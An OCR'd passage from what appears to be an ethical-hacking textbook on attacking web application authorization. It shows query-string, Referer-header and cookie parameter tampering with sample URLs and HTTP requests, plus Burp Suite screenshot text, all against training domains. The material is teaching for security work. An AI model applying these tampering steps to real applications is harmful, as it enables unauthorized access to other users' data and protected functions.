
Attackers use this technique to bypass the SAML-based SSO process and tamper with the responses.



Attack Authorization Schemes

- First, access the web application using account with low privileges and then escalate the privileges to **access protected resources**
- **Manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, username, access group, cost, filenames, file identifiers, etc.

❶ **Uniform Resource Identifier**
❷ **POST Data**
❸ **Query String and Cookies**
❹ **Parameter Tampering**
❺ **HTTP Headers**
❻ **Hidden Tags**



Authorization Attack: HTTP Request Tampering

Query String Tampering

- If the query string is visible in the address bar on the browser, then try to change the string parameters to **bypass authorization mechanisms**

```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

- Use web spidering tools such as **Burp Suite** to scan the web app for POST parameters

HTTP Headers


- If the application uses the **Referer header** for making access control decisions, then try to modify it to access **protected application functionalities**

```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
……..
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

- Here, **ItemID = 201** is not accessible because the Admin parameter is set to false, but you can change it to true and access protected items


Authorization Attack: Cookie Parameter Tampering

- In the first step, collect some session cookies set by the web application and analyze them to determine the **cookie generation mechanism**
- Trap session cookies set by the web application, tamper its parameters using tools such as **Burp Suite**, and replay the application


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer
Decoder
Comparer
Extender
Project options
User options
Dashboard
Target
Proxy
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
0 matches

Request to http://www.moviescope.com:80 [10.10.10.19]

```
GET /viewprofile.aspx?id=1 HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.moviescope.com/index.aspx
DNT: 1
Connection: close
Cookie: ui-tabs-1=0; mscope=1jWydNf8wro=
Upgrade-Insecure-Requests: 1
```


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer
Decoder
Comparer
Extender
Project options
User options
Dashboard
Target
Proxy
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept ...
Action
Comment this item
Raw
Params
Headers
Hex
Add
Remove
Up
Down
Body encoding:

Request to http://www.moviescope.com:80 [10.10.10.19]

GET request to /viewprofile.aspx

Type	Name	Value
URL	id	2
Cookie	ui-tabs-1	0
Cookie	mscope	1jWydNf8wro=

https://portswigger.net

Attack Authorization Schemes

A web application contains an authorization mechanism that restricts access to a specific resource or functionality (e.g., Admin page) by authenticated users. The web application always performs user authorization following authentication. An attacker implements the flawed authorization mechanism in the web application and takes advantage of it to access restricted pages by escalating privileges. The attacker tries to gain access to information without proper credentials. Thus, the attacker uses various techniques to attack the authorization schemes of the web application.

Authorization Attack

In an authorization attack, the attacker first finds a legitimate account with limited privileges, then logs in as that user, and gradually escalates privileges to access protected resources. He/she then manipulates the HTTP requests to subvert the application authorization schemes by modifying input fields related to the user ID, username, access group, cost, file names, file identifiers, etc. Attackers use sources such as uniform resource identifiers, parameter tampering, POST data, HTTP headers, query strings, cookies, and hidden tags to perform authorization attacks.

- **Uniform Resource Identifier**: A uniform resource identifier (URI) provides a means to identify a resource. It is a global identifier for Internet resources accessed remotely or locally. An attacker may use URIs to access documents/directories that are protected from publishing, inject SQL queries or other unused commands into an application, and/or make a user view a certain site that is connected to another server.
- **Parameter Tampering**: Parameter tampering involves the manipulation of parameters exchanged between the server and the client to modify the application data, such as

price and quantity of products, permissions, and user credentials. This information is usually stored in cookies, URL query strings, or hidden form fields, and attackers can use them to increase control and application functionality.

- **POST Data**: POST data often comprises authorization and session information, as the information provided by the client must be associated with the session that provided it. The attacker can exploit vulnerabilities in the post data and easily manipulate it.
- **HTTP Headers**: Web browsers do not allow header modification. Therefore, to modify the header, the attacker has to write his/her own program and perform the HTTP request. He/she may also use available tools to modify any data sent from the browser.


  In general, an authorization HTTP header contains a username and password encoded in Base-64. The attacker can compromise the header by submitting two HTTP requests bound in the same header. The proxy system executes the first HTTP header and the target system executes the other HTTP header, allowing the attacker to bypass the proxy's access control.
- **Query String and Cookies**: Browsers use cookies to maintain their state in the stateless HTTP protocol as well as to store user preferences, session tokens, and other data. Clients can modify the cookies and send them to the server with URL requests, thereby allowing the attacker to modify the cookie content. Cookie modification depends on the cookie usage, which ranges from session tokens to authorized decision-making arrays.
- **Hidden Tags**: When a user selects anything on an HTML page, the selection is stored as a form field value and sent to the application as an HTTP request (GET or POST). HTML can store field values as hidden fields, which the browser does not extract to the screen; instead, it collects and submits these fields as parameters during form submissions, which the user can manipulate. However, he/she has to make a choice. Code sent to browsers does not have any security value; therefore, by manipulating the hidden values, the attacker can easily access the page and run it in the browser.

Authorization Attack: HTTP Request Tampering

HTTP headers control information passed from web clients to web servers on HTTP requests and from web servers to web clients on HTTP responses. Each header consists of a single text line with a name and a value. There are two main ways to send data with HTTP: via the URL or the form. Tampering with HTTP data refers to modifying data of the HTTP request (or response) before the recipient reads it. The attacker changes the HTTP request without using another user's ID.

- **Query String Tampering**

  If the query string is visible in the address bar in the browser, then try to change the string parameter to bypass authorization mechanisms. You can use web spidering tools such as Burp Suite to scan the web application for POST parameters.




```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

Figure 14.71: Screenshot displaying Query String Tampering

- **HTTP Headers**

  If the application uses the Referer header for making access control decisions, then try to modify it to access protected application functionalities. In the example below, ItemID = 201 is not accessible as the Admin parameter is set to false; you can change it to true and access protected items.



```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
………..
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

Figure 14.72: Screenshot displaying HTTP Headers

Authorization Attack: Cookie Parameter Tampering

Cookie parameter tampering is a method used to tamper with the cookies set by the web application to perform malicious attacks. When the user logs into the site, the web application sets the session cookie and stores it in the browser.


Cookie parameter tampering is performed in the following steps:

1. In the first step, collect some session cookies set by the web application and analyze them to determine the cookie generation mechanism
2. In the second step, trap the session cookie set by the web application, tamper its parameters using tools such as Burp Suite, and replay it to the application to gain unauthorized access to others' profiles
3. The tool intercepts every request sent from the browser and allows you to edit the cookie to replace it with the tampered cookie parameters. If the cookie is not secure, you may be able to guess the parameters

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
< + >
